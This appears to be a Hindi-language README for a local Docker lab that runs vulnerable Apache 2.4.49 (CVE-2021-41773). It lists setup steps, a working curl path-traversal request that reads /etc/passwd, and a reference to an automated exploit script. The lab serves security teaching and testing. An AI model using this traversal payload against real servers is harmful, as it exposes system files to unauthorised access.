 zubairahm3d/apache-cve-2021-41773-lab
Apache HTTP Server 2.4.49 path traversal भेद्यता (CVE‑2021‑41773) के लिए असुरक्षित Docker लैब और एक्सप्लॉइट

git clone https://github.com/zubairahm3d/apache-cve-2021-41773-lab.git
cd apache-cve-2021-41773-lab
chmod +x apache_lab.sh

असुरक्षित सर्वर प्रारंभ करें:
./apache_lab.sh # choose option 1

मैन्युअल एक्सप्लॉइट:
curl --path-as-is http://127.0.0.1:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd

स्वचालित एक्सप्लॉइट:
python3 exploit.py
सर्वर बंद करें:
./apache_lab.sh # choose option 2